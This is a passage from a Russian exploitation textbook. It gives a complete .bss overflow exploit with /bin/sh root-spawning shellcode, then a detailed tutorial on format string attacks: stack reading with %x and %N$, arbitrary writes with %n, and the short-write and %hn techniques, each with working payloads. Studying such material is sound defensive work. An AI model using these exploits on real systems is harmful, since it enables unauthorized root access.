рассчитывать на помощь регистра ESP, так как он определяет вершину стека, а мы находимся в сегменте .bss, поэтому в нашем случае определить адрес возврата будет гораздо сложнее. К тому же 100 байтов, отведенных под буфер, может не хватить, чтобы разместить в нем шеллкод. Поэтому проще всего разместить шеллкод во внешней переменной и вычислить его адрес, который и станет адресом возврата. В листинге 13.23 показан эксплоит, реализующий этот способ.

Листинг 13.23. Эксплоит (expl_bss.c)

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

char shellcode[] =
"\x31\xc0"   /*  xorl   %eax,%eax   */
"\x31\xdb"   /*  xorl   %ebx,%ebx   */
"\xb0\x17"   /*  movb   $0x17,%al   */
"\xcd\x80"   /*  int    $0x80       */
"\x33\xc0"   /*  xorl   %eax,%eax   */
"\x31\xdb"   /*  xorl   %ebx,%ebx   */
"\xb0\x2e"   /*  movb   $0x2e,%al   */
"\xcd\x80"   /*  int    $0x80       */
"\x31\xc0"   /*  xorl   %eax,%eax   */
"\x50"       /*  pushl  %eax        */
"\x68""//sh" /*  pushl  $0x68732f2f */
"\x68""/bin" /*  pushl  $0x6e69622f */
"\x89\xe3"   /*  movl   %esp,%ebp   */
"\x50"       /*  pushl  %eax        */
"\x53"       /*  pushl  %ebx        */
"\x89\xe1"   /*  movl   %esp,%ecx   */
"\x99"       /*  cltd               */
"\xb0\x0b"   /*  movb   $0xb,%al    */
"\xcd\x80";  /*  int    $0x80       */

int main()
{
  char *env[] = {shellcode, NULL};
  char buf[104];
  unsigned long ret;
```

```
  unsigned long *ptr;
  int i;

  ptr = (unsigned long*)(buf);
  ret = 0xc0000000 - strlen(shellcode) - strlen("./bss_vuln") - 6;
  for(i = 0; i < 104; i += 4) {*ptr++ = ret;}

  execle("./bss_vuln", "bss_vuln", buf, NULL, env);
}
```

Проверка работы эксплоита:

```
# gcc bss_vuln.c -o bss_vuln
# gcc expl_bss.c -o expl_bss
# chmod ug+s ./bss_vuln
# ls -la ./bss_vuln
-rwsr-sr-x    1 root     root        14170 Apr  10 01:59 ./bss_vuln
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./expl_bss
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

Исходные коды уязвимой программы и эксплоита можно найти на прилагаемом компакт-диске в каталоге \PART III\Chapter13\13.2\.

13.3. Уязвимость форматной строки (Format String Vulnerability)

Впервые эксплоит на основе ошибки *форматной строки* (format string) был представлен широкой общественности 22 июня 2000 г. Человек под псевдонимом tf8 опубликовал в лентах уязвимостей (bugtraq) код созданного им удаленного эксплоита, который мог получать права root через ошибку форматной строки в FTP-демоне wu-ftpd 2.6.0. Сам эксплоит и информацию об уязвимости можно найти на портале SecurityFocus по адресу: **http://www.securityfocus.com/bid/1387/**.

В коде этого эксплоита встречается такой комментарий: "VERY PRIVATE VERSION. DO NOT DISTRIBUTE. 15-10-1999" (на русский язык переводится

примерно так: "ОЧЕНЬ ПРИВАТНАЯ ВЕРСИЯ. НЕ РАСПРОСТРАНЯТЬ. 15-10-1999").

Как видите, дата создания эксплоита указана 15 октября 1999 г., т. е. фактически за год до общедоступной публикации этот эксплоит уже использовался хакерским сообществом! Таким образом, ошибки форматной строки хакерам были известны давно, но любая общедоступная информация отсутствовала. И только после июня 2000 г. стали появляться описания этой ошибки, производители программного обеспечения и специалисты по безопасности стали уделять ей особое внимание, а число новых эксплоитов на основе уязвимости форматной строки стало расти в геометрической прогрессии. Вот лишь небольшой список известных программ, в которых были найдены соответствующие ошибки и написаны к ним эксплоиты: lpr, ftpd, proftpd, telnetd, Linux rpc.statd, PHP 3 и 4 версии, ypbind, различные версии библиотеки libc, BSD chpass и т. д.

13.3.1. Устройство форматной строки

Форматная строка используется функциями, которые осуществляют форматное преобразование информации при вводе или выводе. Вот список некоторых таких функций:

```
printf(const char *format, ...);
fprintf(FILE *stream, const char *format, ...);
sprintf(char *str, const char *format, ...);
snprintf(char *str, size_t size, const char *format, ...);
vprintf(const char *format, va_list ap);
vfprintf(FILE *stream, const char *format, va_list ap);
scanf(const char *format, ...);
fscanf(FILE *stream, const char *format, ...);
syslog(int priority, char *format, ...);
```

Как видите, функций, осуществляющих форматное преобразование, довольно много, большинство из них входят в стандарт ANSI C. Подробнее обо всех этих функциях можно узнать в man.

Наверное, самая популярная из всех перечисленных функций — это функция `printf()`, которая осуществляет вывод информации по формату. Пример этой функции:

```
printf("string = %s, int = %d\n", str, i);
```

Здесь форматной строкой является: `"string = %s, int = %d\n"`, а аргументами функции: `str` и `i`.

Форматная строка может содержать три вида объектов:

1. Обычные символы, которые копируются в выводной поток.
2. Управляющие последовательности, которые еще называют эскейп-последовательностями (табл. 13.1).
3. Символы — спецификаторы формата, которые всегда начинаются со знака процента (%) и вызывают преобразование и печать аргументов в том порядке, как они перечислены (табл. 13.2).

Таблица 13.1. *Управляющие последовательности*

Управляющая последовательность	Название
\n	новая строка (newline, linefeed)
\t	горизонтальная табуляция (horisontal tab)
\v	вертикальная табуляция (vertical tab)
\b	забой (backspace)
\r	возврат каретки (carriage return)
\f	смена листа (formfeed)
\a	зуммер (audible alert, bell)
\'	одинарная цитатная скобка (single quote)
\"	двойная цитатная скобка (double quote)
\\	обратная наклонная черта (backslash)
\ooo	восьмеричный код символа ASCII (octal number)
\xhh	шестнадцатеричный код символа ASCII (hex number)

Таблица 13.2. *Символы — спецификаторы формата*

Спецификатор	Тип аргумента		Данные на вводе или выводе
	при выводе (printf)	при вводе (scanf)	
d или i	int	int *	Десятичное целое число со знаком
o	int	int *	Восьмеричное число без знака
x или X	unsigned int	unsigned int *	Шестнадцатеричное целое число без знака

Таблица 13.2 *(окончани*

Спецификатор	Тип аргумента		Данные на вводе или выводе
	при выводе (printf)	при вводе (scanf)	
u	unsigned int	unsigned int *	Беззнаковое десятичное целое
c	int или unsigned char	char *	Единичный символ
s	char *	char *	Печатаются символы строки, пока не встретится \0
f	double	float *	Число с плавающей точкой со знаком вида [-]mmm.dddddd, где d специфицируется точностью (по умолчанию точность равна 6).
e или E	double	float *	Число с плавающей точкой со знаком вида [-]m.dddddde[+|-]xx или [-]m.ddddddE[+|-]xx, где d специфицируется точностью (по умолчанию точность равна 6)
g или G	double	float *	Число с плавающей точкой со знаком как в случае %e, %E или %f, в зависимости от заданного значения и точности — нули на конце и десятичные точки печатаются только в случае необходимости
p	void *	void *	Значение указателя в шестнадцатеричном виде
n	int *	int *	Число символов, напечатанных к данному моменту, записывается в аргумент
%			Никакие аргументы не преобразуются. Запись %% просто печатает знак процента %

Обратите внимание, три спецификатора в таблице `%s`, `%p` и `%n` в отличие от всех остальных принимают указатели на значения, а не сами значения. Самым важным спецификатором для построения эксплоитов на основе уязвимости форматной строки является спецификатор `%n`. О его уникальных возможностях мы поговорим ниже.

Некоторые функции, не входящие в стандарт ANSI C, могут иметь нестандартные спецификаторы формата. Например, функция `syslog()` кроме стандартных спецификаторов, указанных в таблице, добавляет нестандартный спецификатор `%m`, который в функции заменяется сообщением об ошибке, соответствующей текущему значению переменной `errno`.

Между символом "%" и спецификатором формата могут быть расположены дополнительные информационные символы в порядке, в котором они здесь перечислены:

- квалификатор `N$` (где `N` — целое, больше нуля) — задает позицию переменной в списке аргументов (начиная с 1), которую необходимо использовать. Это особый квалификатор, который активно используется при написании эксплоитов форматной строки, его возможности мы рассмотрим в дальнейших разделах;
- флаги (в любом порядке), модифицирующие спецификацию:
  - `-` — указывает на то, что преобразованный аргумент должен быть прижат к левому краю поля;
  - `+` — печатать число всегда со знаком (если этот флаг не стоит, то положительные числа выводятся без плюса);
  - `пробел` — если первый знак спецификации преобразования не является плюсом или минусом, или результат преобразования со знаком не имеет его, то результат начинается с пробела. Иначе пробел просто игнорируется;
  - `0` — указывает, что числа должны дополняться слева нулями до всей ширины поля;
  - `#` — указывает на одну из следующих форм вывода: для `o` первой цифрой должен быть `0`; для `x` или `X` ненулевому результату должны предшествовать `0x` или `0X`; для `e`, `E`, `f`, `g` и `G` вывод должен обязательно содержать десятичную точку; для `g` и `G` завершающие нули не отбрасываются;
- число — параметр, задающий минимальную ширину поля. Соответствующий аргумент будет напечатан в поле, размер которого не меньше указанной ширины, а если потребуется, в поле большего размера. Если число символов преобразованного аргумента меньше ширины поля, то поле будет дополнено слева (или справа, если число прижимается к левому краю). Обычно поле дополняется пробелами (или нулями, если присутствует флаг дополнения нулями). Этот параметр может быть прямо задан десятичным числом, или может быть задан косвенно при помощи символа звездочки "*", в этом случае необходимое число "извлекается" из следующего аргумента, который должен иметь тип `int` (в случае двух звездочек используются два аргумента). Отрицательная ширина поля не поддерживается, если происходит попытка задать отрицательную ширину поля, то она интерпретируется как флаг минус (-), за которым следует положительная ширина поля;
- .число — число указанное после точки, задает точность. Зависит от того, с каким спецификатором применяется. Если спецификатором является `s`, то число указывает максимальное число печатаемых символов из строки. Если спецификатором является `e`, `E` или `f`, то число указывает количество выводимых цифр после десятичной точки. Если спецификатором является `g` или `G`, то число указывает максимальное количество значащих цифр. Если спецификатором является `d`, `i`, `o`, `u`, `x` или `X`, то число задает минимальное количество цифр при печати целого числа (до необходимой ширины поля число дополняется слева нулями).

  Число после точки может быть задано прямо десятичным числом, или может быть задано косвенно при помощи звездочки "*", в этом случае необходимое число "извлекается" из следующего аргумента, который должен иметь тип `int` (в случае двух звездочек используются два аргумента);
- модификаторы `h`, `l` или `L`. Модификатор `h` указывает на то, что соответствующий аргумент должен печататься как `short` или `unsigned short` (в случае спецификатора `n` модификатор `h` устанавливает указатель на `short`). Модификатор `l` сообщает, что аргумент имеет тип `long` или `unsigned long` (в случае спецификатора `n` модификатор `l` устанавливает указатель на `long`). Модификатор `L` указывает на то, что аргумент принадлежит к типу `long double`.

Рассмотрим на примере функции `printf()`, как работают функции форматирования (листинг 13.24).

Листинг 13.24. Пример работы функции форматирования (printf1.c)

```
#include <stdio.h>

int main()
{
  char *str = "sklyaroff";
```

```
  int num = 31337;

  printf("str=%s, adrr_str=%p, num=%d, addr_num=%#x\n", str, &str, num,
&num);

  return 0;
}
```

Результат:

```
# gcc printf1.c -o printf1
str=sklyaroff, adrr_str=0xbffffa04, num=31337,
addr_num=0xbffffa00
```

Сначала `printf()` помещает аргументы в стек. Аргументы заносятся в стек в обратном порядке, так поступают все стандартные функции языка Си. В нашем примере в стек сначала проталкивается адрес `num`, затем значение `num`, затем адрес строки `str`, затем указатель `str` и последним адрес форматной строки (рис. 13.4).



Рис. 13.4. Кадр стека, формируемый функцией `printf()`

После этого `printf()` просматривает посимвольно форматную строку. Если очередной символ не является знаком процента или обратной косой чертой, то он просто копируется в выходной поток. Обратная косая черта (backslash) означает начало управляющей последовательности (см. табл. 13.1), поэтому функция выполняет действие согласно этой управляющей последовательности. Если очередной символ является знаком процента, то это обозначает начало спецификатора формата (табл. 13.2). В этом случае функция форматирования берет аргумент из стека и выполняет над ним необходимые преобразования согласно спецификатору формата, затем выводит результат.

Понимание того, как работают функции форматирования, понадобится нам для написания эксплоитов на основе ошибки форматной строки.

13.3.2. Уязвимость форматной строки

Так в чем же проявляется уязвимость форматной строки? Причина в банальной невнимательности или лени программистов. Достаточно в форматной строке пропустить необходимый спецификатор формата, как образуется уязвимость. Рассмотрим пример (листинг 13.25).

Листинг 13.25. Пример уязвимой программы (printf2.c)

```
#include <stdio.h>

int main(int argc, char *argv[])
{
  int a = 3;
  char *str = "ivan";
  int b = 555;

  printf(argv[1]);

  return 0;
}
```

Результат компилирования и выполнения:

```
# gcc printf2.c -o printf2
# ./printf2 test
test
```

Как видно в примере, функция `printf()` используется вообще без спецификаторов и просто принимает аргумент из командной строки и выводит его на экран.

Казалось бы, программа работает прекрасно, но что произойдет, если мы передадим строку, содержащую спецификаторы форматирования, например, так:

```
# ./printf2 %x%x%x%x%x
4000d9b040056420401509e440016b64bffffa9c
```

Что это за числа появились на экране? Дело в том, что передаваемую нами строку функция `printf()` воспринимает как форматную и производит ее разбор, о котором мы говорили в предыдущем разделе. Когда мы передаем

строку, состоящую только из обычных символов, то `printf()` просто выводит их на экран, но если она встречает символ — спецификатор формата, то берет аргумент из стека для преобразования. Так как мы не задаем аргументы, то функция берет из стека значения, не принадлежащие ей, начиная с вершины стека. Это позволяет нам полностью исследовать стек. Например, найдем в стеке значения 3 и 555, которые там должны быть обязательно сохранены перед вызовом `printf()`. Для удобства воспользуемся спецификатором `%d` чтобы получить числа в десятичном виде, и заключим их все в кавычки, чтобы можно было использовать пробелы в командной строке:

```
# ./printf2 "%d %d %d %d %d %d %d %d %d %d"
1073797552 1074095136 1075120612 1073834852 -1073743220 -
1073743320 555 134513928 3 -1073743272
```

Замечу, что порядок и местоположение значений в стеке могут отличаться на разных машинах, т. к. это во многом зависит от версии компилятора gcc и библиотек, таких как libc.

В стеке еще должен быть сохранен указатель на строку `ivan`, его легко найти экспериментальным путем, поочередно подставляя спецификатор `%s`:

```
# ./printf2 "%x %x %x %x %x %x %x %s"
4000d9b0 40056420 401509e4 40016b64 bffffa7c bffffa18 22b
ivan
```

Таким образом, мы можем продвигаться по стеку до самого его дна. Но что, если нам нужно продвинуться до сотого или тысячного по счету значения в стеке? Не вводить же сто или тысячу спецификаторов формата в командной строке. В этом случае можно поступить так:

```
# ./printf2 `perl -e 'print "%x,"x50'`
4000d9b0,40056420,401509e4,40016b64,bffffa0c,bffff9a8,22b,8048508,3,
bffff9d8,40042177,2,bffffa0c,bffffa18,80482fa,80484e0,0,bffff9d8,
40042161,0,bffffa18,4014f4dc,400165f8,2,8048360,0,8048381,8048460,2,
bffffa0c,80482e4,80484e0,4000e184,bffff9fc,40016bc0,40001e01,bffffa18,
2,bffffb1c,bffffb24,0,bfffbbb,bffffbc5,bffffbe4,bffffbfc,bffffc1e,
bffffc2a,bffffc34,bffffdf7,bffffe0f,
```

С помощью команды языка Perl мы задаем в командной строке сразу пятьдесят спецификаторов формата `%x`, разделенных запятыми. Но этот способ не подходит для написания эксплоитов. Есть более оригинальный и простой способ *прямого доступа* к нужному параметру в стеке при помощи квалификатора `N$`. Например, спецификатор `%N$u` осуществляет доступ к *N*-му параметру и выводит его как беззнаковое десятичное целое число. Следующая команда:

```
printf("2th: %2$c, 5th: %5$c, 4th: %4$x\n", 'A', 'B', 'C', 'D', 'E');
```

выдает такой результат:

```
2th: B, 5th: E, 4th: 44
```


Первый спецификатор формата `%2$c` выводит второй аргумент функции, которым является символ "B". Второй спецификатор `%5$c` обращается к пятому аргументу: "E". Последний спецификатор `%4$x` выводит четвертый аргумент в шестнадцатеричном виде (44 — шестнадцатеричный ASCII-код символа "D"). Все остальные аргументы остаются в неприкосновенности.

Попробуем теперь через уязвимость форматной строки в программе printf2 получить доступ сразу к 50-му значению в стеке:

```
# ./printf2 %50\$x
bffffe0f
```

Символ обратной косой черты здесь необходим для экранирования символа "$", чтобы оболочка не интерпретировала его по-своему.

Как видите, метод прекрасно работает и очень прост в реализации. Метод прямого доступа устраняет необходимость последовательного просмотра стека.

Если бы в программе printf2 (листинг 13.25) в функции `printf()` стоял спецификатор формата, например: `printf("%s", argv[1])`, то перемещаться по стеку было бы невозможно, т. к. в этом случае отсутствует уязвимость форматной строки.

13.3.3. Спецификатор формата *%n* и запись по произвольному адресу

Мы научились просматривать содержимое стека, но для того чтобы написать эксплоит, нам необходимо научиться записывать значения по нужному адресу (например, для того чтобы переписать адрес возврата из функции).

Записывать значения позволяет спецификатор формата `%n`. Напомню, он *записывает* в аргумент число символов, напечатанных к данному моменту (см. табл. 13.2). Изучим его возможности на простых примерах.

В листинге 13.26 приведен текст программы, которая выводит строку "ABCDEFGHIJ", содержащую 10 символов, а спецификатор `%n` записывает это значение в переменную `n`.

Листинг 13.26. Программа, демонстрирующая работу спецификатора %n (printf3.c)

```
#include <stdio.h>

int main()
{
```

```
  int n;

  printf("ABCDEFGHIJ%n\n", &n);
  printf("n=%d\n", n);

  return 0;
}
```

Результат компиляции и выполнения:

```
# gcc printf3.c -o printf3
# ./printf3
ABCDEFGHIJ
n=10
```

Следующий пример (листинг 13.27) демонстрирует, как можно просто управлять количеством байтов, выводимых перед спецификатором `%n`.

Листинг 13.27. Программа, демонстрирующая как можно управлять количеством байтов, выводимых перед спецификатором `%n` (printf4.c)

```
#include <stdio.h>

int main()
{
  int n, x = 1;

  printf("ABCDEFGHIJ%.100d%n\n", x, &n);
  printf("n=%d\n", n);

  return 0;
}
```

Результат компиляции и выполнения:

```
# gcc printf4.c -o printf4
# ./printf4
ABCDEFGHIJ0000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000001
n=110
```

В примере я использовал число после точки (точность) `%.100d`, чтобы получить сразу сто байтов, которые суммируются с десятью байтами ABCDEFGHIJ и записываются в переменную `n`. Вместо точности с той же целью можно

использовать минимальную ширину поля (число без точки) `%100d`, только в этом случае будут выведены 99 пробелов, а не нулей. Чтобы получить нули, можно перед значением ширины поля добавить флаг нуль: `%0100d`.

Научимся теперь записывать значения по строго определенному адресу. Для эксперимента возьмем следующую программу (листинг 13.28).

Листинг 13.28. Уязвимая программа (format.c)

```
#include <stdio.h>

int main(int argc, char *argv[])
{
  int a = 1;
  char buf[100];
  int b = 1;

  printf ("a=%d (%p)\n", a, &a);
  printf ("b=%d (%p)\n", b, &b);

  snprintf(buf, sizeof buf, argv[1]);

  printf("\nbuf: [%s]\n\n", buf);
  printf ("a=%d (%p)\n", a, &a);
  printf ("b=%d (%p)\n", b, &b);

  return 0;
}
```

Результат компиляции и пример выполнения:

```
# ./format "%x %x %x %x"
a=1 (0xbffffa0c)
b=1 (0xbffff98c)

buf: [40017098 4003087c 40017098 4000d816]

a=1 (0xbffffa0c)
b=1 (0xbffff98c)
```

В функции `snprintf()` (см. листинг 13.28) пропущен спецификатор формата, следовательно, функция содержит уязвимость форматной строки. Мы попро-

буем, используя эту уязвимость, изменить значения переменных a и b. После запуска программы значения переменных a и b будут помещены в стеке. Чтобы нам записать новые значения, нужно знать адреса этих переменных в стеке. Для упрощения эксперимента я включил в программу функции printf(), которые с помощью спецификатора формата %p покажут нам адреса обеих переменных. В реальной же программе нам, конечно же, никто никакие адреса не предоставит. После вызова snprintf() вставлены еще одни функции printf(), показывающие измененные значения переменных, а также содержимое буфера buf.

Сначала мы изменим значение переменной a, а потом уже b. Рассмотрим в теории, каким образом это будем делать.

Как мы уже знаем, спецификатор формата %n осуществляет запись по адресу (по указателю), который берет из стека. Поэтому мы должны предварительно поместить адрес переменной, значение которой будем изменять, в стек, чтобы затем передать его спецификатору %n в качестве указателя. В результате выполнения программы мы выяснили, что адресом переменной a является значение 0xbffffa0c. Будем помещать это значение в стек в следующем виде: \x0c\xfa\xff\xbf. Обратный порядок байтов здесь необходим, т. к. в архитектуре x86 байты в памяти располагаются в обратном порядке (little endian) согласно правилу: "младший байт по младшему адресу". Этот адрес будет идти первым в строке, которую мы передадим уязвимой программе. Функция snprintf() разместит переданный адрес в буфере buf[100], который в свою очередь будет располагаться в стеке. Но разместить адрес в стеке мало, необходимо "найти" его там, чтобы затем передать спецификатору %n. Иначе говоря, мы должны "продвинуться" по стеку до того места, где мы разместили адрес \x0c\xfa\xff\xbf, а спецификатор %n затем запишет по этому адресу значение. Удобнее всего "продвигаться по стеку" методом прямого доступа при помощи квалификатора N$.

Изменим значение переменной a на новое значение, равное 100. Чтобы задать это число, используем точность (число после точки) в спецификаторе формата, хотя можно использовать и минимальную ширину поля (число без точки), о чем мы говорили ранее.

С учетом всех теоретических рассуждений подготовим строку и передадим ее программе:

```
# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%1\$n
a=1 (0xbffffa0c)
b=1 (0xbffff9ac)

buf:
[,3Ъ©000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000004001709]
```



```
a=1 (0xbffffa0c)
b=1 (0xbffff9ac)
Segmentation fault (core dumped)
```

Как видно, нам не удалось поменять значение переменной, а программа вылетела в core dumped. Но это лишь потому, что мы не "продвинулись" до того места в стеке, куда положили адрес \x0c\xfa\xff\xbf, т. е. спецификатор формата %n записал значение по какому-то случайному адресу из стека, чем вызвал сбой программы. Однако форматная строка, передаваемая уязвимой программе, нами составлена правильно. Давайте рассмотрим ее основные элементы:

- printf "\x0c\xfa\xff\xbf" — чтобы адрес переменной был интерпретирован как четыре байта, а не как обычная строка, мы используем команду оболочки printf(), заключенную в обратные кавычки;
- %.96x — этот спецификатор необходим только для указания количества байтов, которые будут записаны в переменную. Так как мы условились записать значение 100, то устанавливаем точность .96, потому что первые четыре байта адреса в строке тоже будут подсчитываться. Вид же самого спецификатора здесь не играет большой роли, главное чтобы он был одним из тех, что работают с целыми числами: d, i, u, o, x, X;
- %1\$n — спецификатор формата %n задается с квалификатором N$. Мы будем последовательно увеличивать значение квалификатора начиная с 1, пока не найдем в стеке помещенный нами туда адрес переменной. Как только это произойдет, спецификатор %n перепишет значение переменной a.

Начнем последовательно увеличивать значение квалификатора N$ на 1, пока не перепишем значение переменной a на новое значение, равное 100:

```
# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%2\$n
a=1 (0xbffffa0c)
b=1 (0xbffff98c)
Segmentation fault (core dumped)

# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%3\$n
a=1 (0xbffffa0c)
b=1 (0xbffff98c)

buf:
[,3Ъ©000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000004001709]

a=1 (0xbffffa0c)
```

```
b=1 (0xbffff98c)
Segmentation fault (core dumped)

# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%4\$n
a=1 (0xbffffa0c)
b=1 (0xbffff98c)
Segmentation fault (core dumped)

# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%5\$n
a=1 (0xbffffa0c)
b=1 (0xbffff98c)
Segmentation fault (core dumped)

# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%6\$n
a=1 (0xbffffa0c)
b=1 (0xbffff98c)

buf:
[,3ъ©000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000040001709]

a=100 (0xbffffa0c)
b=1 (0xbffff98c)
```

Готово! На моей машине переменная переписывается на значении квалификатора, равном 6, на вашей машине это может быть не так.

По аналогии перепишем значение переменной `b`, новым значением равным 31 337. Для этого достаточно в строке подставить адрес переменной `b`, который примет вид: `\x8c\xf9\xff\xbf`. Значение квалификатора `N$` сейчас подбирать не требуется, т. к. оно останется тем же:

```
# ./format `printf "\x8c\xf9\xff\xbf "`%.31333x%6\$n

a=1 (0xbffffa0c)
b=1 (0xbffff98c)

buf:
[ЊЪ©000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000]

a=1 (0xbffffa0c)
b=31337 (0xbffff98c)
```


Мы переписывали переменные относительно небольшими значениями, однако в реальных эксплоитах требуется записывать миллионы байтов. Например, адреса возврата из функций, как правило, составляют сотни миллионов байтов. Возьмем в качестве примера типичное значение адреса, равное `0x8048360` (134 513 504 байта в десятичном виде). Запишем это значение в переменную `a`:

```
$ ./format `printf "\xfc\xf9\xff\xbf "`%.134513500x%6\$n

a=1 (0xbffff9fc)
b=1 (0xbffff97c)

buf:
[ЗЫЪ©000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000]

a=134513504 (0xbffff9fc)
b=1 (0xbffff97c)
```

Замечу, что, возможно, придется дважды запустить программу, чтобы скорректировать адрес переменной. В моем случае он сместился на новый адрес `0xbffff9fc`.

На моем Pentium 4 1,7 ГГц запись длится около 5 секунд, а на более медленных машинах она может составлять многие минуты. К тому же для записи столь большого значения требуется около 128 Мбайт памяти!

Поэтому в реальных эксплоитах используются методы сокращения использования памяти, а, следовательно, и времени выполнения записи. Известны два таких метода:

- метод смещенной записи;
- метод с использованием модификатора `h`.

Рассмотрим оба этих метода.

13.3.4. Метод смещенной записи

Суть метода смещенной записи заключается в последовательном побайтном формировании значения. Например, чтобы записать значение `0xAABBCCDD` по адресу `x`, необходимо выполнить следующие четыре операции:

- `0x000000DD` сохранить по адресу `x`;
- `0x000000CC` сохранить по адресу `x + 1`;
- `0x000000BB` сохранить по адресу `x + 2`;
- `0x000000AA` сохранить по адресу `x + 3`.

В итоге получаем значение, записанное в памяти в обратном порядке, согласно правилу архитектуры x86: "младший байт по младшему адресу" (рис. 13.5).

Адреса:	X	X+1	X+2	X+3			
Первая запись:	DD	00	00	00			
Вторая запись:		CC	00	00	00		
Третья запись:			BB	00	00	00	
Четвертая запись:				AA	00	00	00
Результат:	DD	CC	BB	AA	00	00	00



Рис. 13.5. Запись значения методом смещенной записи

Возьмем предыдущий пример (листинг 13.28) и изменим методом смещенной записи значение переменной `a` на новое значение: `0xf0c67318`. Согласно методу мы должны выполнить четыре операции:

- `0x00000018` сохранить по адресу `0xbffff9fc`;
- `0x00000073` сохранить по адресу `0xbffff9fd`;
- `0x000000c6` сохранить по адресу `0xbffff9fe`;
- `0x000000f0` сохранить по адресу `0xbffff9ff`.

Теперь сформируем форматную строку и передадим ее уязвимой программе:

```
# ./format `printf
"\xec\xf9\xff\xbf\xed\xf9\xff\xbf\xee\xf9\xff\xbf\xef\xf9\xff
\xbf"`%.8x%6\$n%.91x%7\$n%.83x%8\$n%.42x%9\$n
a=1 (0xbffff9ec)
b=1 (0xbffff96c)

buf:
[ЛЫЪ©ЛЫЪ©ЛЫЪ©ЛЫЪ©40017098000000000000000000000000000000000000
00000000000000000000000000000000000000]

a=-255429864 (0xbffff9ec)
b=1 (0xbffff96c)
```

Возможно, придется дважды запустить программу, чтобы скорректировать адрес переменной, в моем случае он изменился и стал равен `0xbffff9ec`.

Значение –255 429 864 в шестнадцатеричном виде представляет собой число `0xf0c67318`.

Рассмотрим элементы строки по порядку:

- `` `printf "\xec\xf9\xff\xbf\xed\xf9\xff\xbf\xee\xf9\xff\xbf\xef\xf9\xff\xbf"` `` — сначала мы кладем в стек четыре адреса, каждый последующий из которых на 1 больше предыдущего. Чтобы адреса были интерпретированы как последовательность байтов, а не как обычная строка, мы используем команду оболочки `printf`, заключенную в обратные кавычки;
- `%.8x%6\$n` — записываем значение `0x00000018` по адресу `0xbffff9ec`. Так как первые четыре адреса в строке занимают 16 байтов, то с помощью точности (`%.8x`) мы устанавливаем дополнительно 8 байтов, чтобы получить в сумме 24 байта (18h);
- `%.91x%7\$n` — записываем значение `0x00000073` по адресу `0xbffff9ed`;
- `%.83x%8\$n` — записываем значение `0x000000c6` по адресу `0xbffff9ee`;
- `%.42x%9\$n` — записываем значение `0x000000f0` по адресу `0xbffff9ef`.

Как видим, метод смещенной записи работает, причем очень быстро и требует мало памяти. Но у него есть существенное ограничение. Дело в том, что записываемые значения в форматной строке могут только возрастать (увеличиваться), т. к. спецификатор формата `%n` суммирует все предыдущие значения. В случае числа `0xf0c67318` это правило выполняется (18h < 73h < c6h < f0h), но, например, число `0x8048360` этим методом записать не получится. Поэтому в эксплоитах форматной строки обычно применяется второй метод с использованием модификатора `h`, позволяющий обойти ограничения первого метода.

13.3.5. Метод с использованием модификатора *h*

По умолчанию спецификатор `%n` ожидает указатель на целое, т. е. четыре байта. Но когда мы рассматривали устройство форматной строки, то отмечали, что если со спецификатором `%n` используется модификатор `h`, то соответствующий аргумент должен рассматриваться как указатель на `short`. Таким образом, формат `%hn` позволяет сократить указатель на 2 байта, сделав его `short int`. Следовательно, метод с использованием модификатора `h` позволяет "разрезать" число, которое мы хотим записать, на две части. Максимальный размер одной части может составлять `0xffff` (65 535) байтов. На запись такого числа потребуется совсем немного памяти и времени.

Например, чтобы методом с использованием модификатора h записать значение 0xAABBCCDD по адресу x, потребуется выполнить всего две операции:

- 0xCCDD сохранить по адресу x;
- 0xAABB сохранить по адресу x + 2.

Воспользуемся предыдущей программой из листинга 13.28 и изменим методом с использованием модификатора h значение переменной b на новое значение: 0x8048360. Согласно методу мы должны выполнить две операции:

- сохранить 0x8360 по адресу 0xbffff98c;
- сохранить 0x0804 по адресу 0xbffff98c + 2 = 0xbffff98e.

Однако первым должно быть записано меньшее из двух чисел, потому что спецификатор формата %n суммирует все предыдущие значения, т. е. записываемые значения в форматной строке могут только возрастать (увеличиваться). Поэтому сначала мы запишем значение 0x0804 (2052), а затем 0x8360 (33 632).

